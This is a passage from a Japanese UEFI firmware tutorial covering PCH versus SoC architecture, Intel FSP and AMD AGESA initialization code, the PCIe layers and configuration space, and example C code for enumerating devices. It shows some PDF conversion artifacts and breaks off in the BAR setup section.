
## ディスクリート PCH (従来型)



### 特徴：

- CPU と PCH が別チップ
- DMI 経由で接続 (PCIe x4 相当)
- デスクトップ・サーバ向け

## SoC (System on Chip) 統合型



特徴：

- CPU、GPU、PCH 機能が1チップ
- DMI レス（内部バス接続）
- モバイル・組み込み向け
- 低消費電力

## アーキテクチャ比較

項目	ディスクリート PCH	SoC 統合
パッケージ数	2個 (CPU + PCH)	1個
接続	DMI (PCIe x4)	内部バス
レイテンシ	高い	低い
消費電力	高い	低い
コスト	高い	低い
拡張性	高い	限定的
主な用途	デスクトップ、サーバ	モバイル、組み込み

# プラットフォーム固有の初期化

## Intel プラットフォーム (FSP 使用)

```
/**  
  FSP SiliconInit による PCH 初期化  
**/  
EFI_STATUS  
CallFspSiliconInit (  
    VOID  
)  
{  
    FSP_INFO_HEADER    *FspHeader;  
    FSPPS_UPD          *FspsUpd;  
  
    // FSP-S (Silicon Init) ヘッダ取得  
    FspHeader = GetFspSInfoHeader ();  
  
    // UPD (Updatable Product Data) 設定  
    FspsUpd = GetFspsUpdDataPointer (FspHeader);  
  
    // SATA 設定  
    FspsUpd->FspsConfig.SataEnable = 1;  
    FspsUpd->FspsConfig.SataMode = 0; // AHCI  
    FspsUpd->FspsConfig.SataPortsEnable[0] = 1;  
    FspsUpd->FspsConfig.SataPortsEnable[1] = 1;  
  
    // USB 設定  
    FspsUpd->FspsConfig.EnableXhci = 1;  
    FspsUpd->FspsConfig.PortUsb20Enable[0] = 1;  
    FspsUpd->FspsConfig.PortUsb30Enable[0] = 1;  
  
    // PCIe ルートポート設定  
    FspsUpd->FspsConfig.PcieRpEnable[0] = 1;  
    FspsUpd->FspsConfig.PcieRpEnable[1] = 1;  
  
    // FSP SiliconInit 実行  
    EFI_STATUS Status = CallFspSiliconInit (FspsUpd);  
  
    return Status;  
}
```

## AMD プラットフォーム (AGESA 使用)

AMD プラットフォームでは **AGESA (AMD Generic Encapsulated Software Architecture)** が同様の役割を果たします。

```
/**  
 * AGESA による FCH (Fusion Controller Hub) 初期化  
 */  
VOID  
InitializeFch ( // FCH パラメータ設定  
    VOID  
)  
{  
    FCH_INTERFACE FchInterface;  
  
    FchInterface.SataEnable = TRUE;  
    FchInterface.SataMode = 0; // AHCI  
    FchInterface.Usb.Xhci0Enable = TRUE;  
    FchInterface.Usb.Xhci1Enable = FALSE;  
  
    // AGESA FCH 初期化呼び出し  
    AgesaFchInit (&FchInterface);  
}
```

---

## 演習問題

### 基本演習

1. **PCH の役割** 従来のサウスブリッジと PCH の違いを説明してください。
2. **SATA モード** AHCI モードと IDE モードの違いを、OS サポートの観点から述べてください。

## 応用演習

3. **GPIO 設定** GPP\_C6 を出力モードに設定し、LED を点滅させるコードを書いてください。
4. **SMBus 読み込み** SMBus 経由で温度センサ（アドレス 0x48）から温度を読み取るコードを書いてください。

## チャレンジ演習

5. **PCH 診断ツール** PCH のすべてのサブシステムの状態（有効/無効、設定値）を表示する UEFI アプリケーションを作成してください。
  6. **SOC 統合の影響** ディスクリート PCH から SoC 統合に移行する際のファームウェア設計上の変更点を調査してください。
- 

## まとめ

この章では、PCH (Platform Controller Hub) と SoC の役割、初期化方法を学びました。

### 👉 重要なポイント：

1. **PCH の役割**
  - 従来のノース・サウスブリッジの後継
  - SATA、USB、LPC、GPIO などのサブシステムを統合
  - DMI 経由で CPU と接続（ディスクリート PCH の場合）
2. **初期化シーケンス**
  - ストラップ読み込み → クロック設定 → 電源管理 → サブシステム初期化
  - FSP (Intel) や AGESA (AMD) が初期化を抽象化
3. **主要サブシステム**

- **SATA**: AHCI/RAID モードでストレージ管理
- **USB**: xHCI (USB 3.x) が主流
- **LPC/eSPI**: レガシーデバイスとの通信
- **SMBus**: 低速デバイス (センサ、SPD) との通信
- **GPIO**: 汎用 I/O 制御、パッドコンフィグで詳細設定

#### 4. アーキテクチャの進化

- ディスクリート PCH: 拡張性重視 (デスクトップ・サーバ)
- SoC 統合: 省電力・小型化 (モバイル・組み込み)

次章では、PCIe の仕組みとデバイス列挙について学びます。

---

#### 参考資料

- [Intel® PCH Datasheet](#) - PCH の詳細仕様
- [AHCI Specification](#) - SATA AHCI 仕様書
- [USB xHCI Specification](#) - USB 3.x ホストコントローラ仕様
- [Intel® GPIO Usage Guide](#) - GPIO 設定ガイド
- [eSPI Specification](#) - Enhanced SPI 仕様

# PCIe の仕組みとデバイス列挙

## この章で学ぶこと

- PCIe (PCI Express) の基本アーキテクチャ
- PCIe リンクトレーニングと初期化
- コンフィギュレーション空間とアクセス方法
- デバイス列挙 (Enumeration) のアルゴリズム
- BAR (Base Address Register) の割り当て
- MSI/MSI-X 割り込みの仕組み


## 前提知識

- Part III: PCH/SoC の役割と初期化
- PCI バスの基礎知識
- メモリマップド I/O の概念

## PCIe とは何か

**PCIe (PCI Express)** は、現代のコンピュータにおける標準的な高速シリアルインターフェースです。従来の PCI バス (パラレル) を置き換え、より高速で柔軟な接続を実現します。


## PCI から PCIe への進化



世代別スループット (x16 レーン) :

世代	転送速度（片方向）	x1 レーン	x16 レーン	エンコーディング
<b>PCIe 1.0</b>	2.5 GT/s	250 MB/s	4 GB/s	8b/10b
<b>PCIe 2.0</b>	5.0 GT/s	500 MB/s	8 GB/s	8b/10b
<b>PCIe 3.0</b>	8.0 GT/s	985 MB/s	15.75 GB/s	128b/130b
<b>PCIe 4.0</b>	16.0 GT/s	1.97 GB/s	31.5 GB/s	128b/130b
<b>PCIe 5.0</b>	32.0 GT/s	3.94 GB/s	63 GB/s	128b/130b
<b>PCIe 6.0</b>	64.0 GT/s	7.88 GB/s	126 GB/s	PAM4

## PCIe の階層構造



各層の役割：

### 1. 物理層（Physical Layer）

- 差動ペア信号の送受信
- クロッククリカバリ
- リンクトレーニング（速度・幅の交渉）

### 2. データリンク層（Data Link Layer）

- CRC によるエラー検出
- ACK/NAK による再送制御


- フロー制御（クレジット管理）

### 3. トランザクション層 (Transaction Layer)

- TLP (Transaction Layer Packet) の生成・解析
- アドレスルーティング
- 順序保証

## PCIe トポロジ

PCIe は ツリー構造 を形成します。




コンポーネントの種類：


種類	役割	例
<b>Root Complex (RC)</b>	PCIe ツリーの頂点、CPU/メモリと接続	CPU 内蔵 PCIe コントローラ
<b>Switch</b>	複数のデバイスを接続、パケット転送	PCIe スイッチチップ
<b>Endpoint</b>	末端デバイス	GPU、NIC、SSD
<b>Bridge</b>	PCIe と他のバス（PCI など）を接続	PCIe-to-PCI ブリッジ

## リンクトレーニングと初期化

PCIe リンクは電源投入時に **リンクトレーニング** を実行し、最適な速度と幅を決定します。

## リンクトレーニングシーケンス






### トレーニングシーケンス (TS: Training Sequence) :

- **TS1:** ビットロック、シンボルロック確立
- **TS2:** レーン番号の割り当て、リンク幅の最終確認

### リンク状態遷移



### 電源状態 :

状態	説明	復帰時間	消費電力
L0	通常動作	-	100%
L0s	スタンバイ（短時間）	< 1 μs	70%
L1	スタンバイ（長時間）	< 10 μs	10%
L2	低電力	数百 μs	< 1%
L3	電源 OFF	数 ms	0%

## コンフィギュレーション空間

PCIe デバイスは **256 バイト (PCI 互換)** または **4096 バイト (PCIe 拡張)** のコンフィギュレーション空間を持ちます。

### コンフィギュレーション空間のレイアウト

オフセット	内容
0x000–0x03F	PCI 互換ヘッダ (64 バイト)
0x040–0x0FF	Capability リスト
0x100–0xFFFF	PCIe 拡張 Capability (拡張コンフィグ空間)

#### PCI 互換ヘッダ (Type 0) :

オフセット	サイズ	フィールド名	説明
0x00	2	Vendor ID	ベンダ識別子
0x02	2	Device ID	デバイス識別子
0x04	2	Command	コマンドレジスタ
0x06	2	Status	ステータスレジスタ
0x08	1	Revision ID	リビジョン
0x09	3	Class Code	クラスコード

オフセット	サイズ	フィールド名	説明
0x0C	1	Cache Line Size	キャッシュラインサイズ
0x0D	1	Latency Timer	レイテンシタイマ (PCIe では未使用)
0x0E	1	Header Type	ヘッダタイプ
0x10-0x27	24	BAR 0-5	ベースアドレスレジスタ
0x2C	2	Subsystem Vendor ID	サブシステムベンダ ID
0x2E	2	Subsystem ID	サブシステム ID
0x34	1	Capabilities Pointer	Capability リスト先頭
0x3C	1	Interrupt Line	割り込みライン (レガシー)
0x3D	1	Interrupt Pin	割り込みピン (レガシー)

## コンフィギュレーション空間アクセス

方法1: I/O ポート経由 (レガシー、最大256バイト)

```

/**
 I/O ポート経由で PCI コンフィグ読み込み (レガシー)

@param[in] Bus      バス番号
@param[in] Device   デバイス番号
@param[in] Function ファンクション番号
@param[in] Register レジスタオフセット

@retval 読み込んだ値
*/
UINT32
PciConfigReadLegacy (
    IN UINT8 Bus,
    IN UINT8 Device,
    IN UINT8 Function,
    IN UINT8 Register
)
{
    UINT32 Address;

    // アドレス形成: [31: Enable] [30:24: Reserved] [23:16: Bus]
    //           [15:11: Device] [10:8: Function] [7:2: Register]
    [1:0: 00]
    Address = 0x80000000 |
        ((UINT32)Bus << 16) |
        ((UINT32)Device << 11) |
        ((UINT32)Function << 8) |
        (Register & 0xFC);

    IoWrite32 (0xCF8, Address);          // CONFIG_ADDRESS
    return IoRead32 (0xCFC);            // CONFIG_DATA
}

```

**方法2: MMIO 経由 (推奨、4096バイト全体アクセス可能)**

```

/***
  MMIO 経由で PCIe コンフィグ読み込み (拡張)

  @param[in] Bus      バス番号
  @param[in] Device   デバイス番号
  @param[in] Function ファンクション番号
  @param[in] Register レジスタオフセット (0x000-0xFFFF)

  @retval 読み込んだ値
*/
UINT32
PciExpressConfigRead (
    IN UINT8    Bus,
    IN UINT8    Device,
    IN UINT8    Function,
    IN UINT16   Register
)
{
   (UINTN Address;

    // MMCONFIG ベースアドレス (ACPI MCFG テーブルから取得)
    UINTN MmconfigBase = PcdGet64 (PcdPciExpressBaseAddress); // 例:
0xE0000000

    // アドレス計算: Base + (Bus << 20) + (Device << 15) + (Function <<
12) + Register
    Address = MmconfigBase |
        ((UINTN)Bus << 20) |
        ((UINTN)Device << 15) |
        ((UINTN)Function << 12) |
        Register;

    return MmioRead32 (Address);
}


```


---

## デバイス列挙 (Enumeration)

**デバイス列挙** は、BIOS/UEFI が起動時に PCIe ツリーをスキャンし、すべてのデバイスを検出・設定するプロセスです。

## 列挙アルゴリズム





## 列挙のステップ

ステップ1: デバイス検出

```

/***
 * PCIe バス上のデバイスをスキャン
 *
 * @param[in] Bus バス番号
 */
VOID
ScanPciBus (
    IN UINT8 Bus
)
{
    UINT8 Device;
    UINT8 Function;
    UINT16 VendorId;
    UINT8 HeaderType;

    for (Device = 0; Device < 32; Device++) {
        for (Function = 0; Function < 8; Function++) {
            // Vendor ID 読み込み
            VendorId = PciRead16 (Bus, Device, Function, 0x00);

            if (VendorId == 0xFFFF) {
                // デバイス不在
                if (Function == 0) {
                    break; // 次のデバイスへ
                }
                continue;
            }

            // デバイス発見
            Print (L"Found device: Bus %d, Dev %d, Func %d, VID 0x%04X\n",
                   Bus, Device, Function, VendorId);

            // ヘッダタイプ確認
            HeaderType = PciRead8 (Bus, Device, Function, 0x0E);

            if ((HeaderType & 0x7F) == 0x01) {
                // Type 1: PCI-to-PCI Bridge
                EnumerateBridge (Bus, Device, Function);
            } else {
                // Type 0: Endpoint
                ConfigureDevice (Bus, Device, Function);
            }

            // マルチファンクションでない場合、Function 0 のみ
            if (Function == 0 && !(HeaderType & 0x80)) {
                break;
            }
        }
    }
}

```

```
        }
    }
}
}
```

## ステップ2: ブリッジの処理

```
/***
 * PCI-to-PCI ブリッジを列挙
 *
 * @param[in] Bus          バス番号
 * @param[in] Device       デバイス番号
 * @param[in] Function     ファンクション番号
 */
VOID
EnumerateBridge (
    IN UINT8 Bus,
    IN UINT8 Device,
    IN UINT8 Function
)
{
    STATIC UINT8 NextBusNumber = 1;
    UINT8 SecondaryBus;

    // セカンダリバス番号を割り当て
    SecondaryBus = NextBusNumber++;

    // ブリッジ設定
    PciWrite8 (Bus, Device, Function, 0x19, SecondaryBus);      // Secondary Bus Number
    PciWrite8 (Bus, Device, Function, 0x1A, 0xFF);             // Subordinate Bus (暫定)

    // セカンダリバスをスキャン
    ScanPciBus (SecondaryBus);

    // Subordinate Bus 番号を確定
    PciWrite8 (Bus, Device, Function, 0x1A, NextBusNumber - 1);
}
```

## ステップ3: BAR (Base Address Register) の設定

```

/**
 デバイスの BAR を設定

 @param[in] Bus      バス番号
 @param[in] Device   デバイス番号
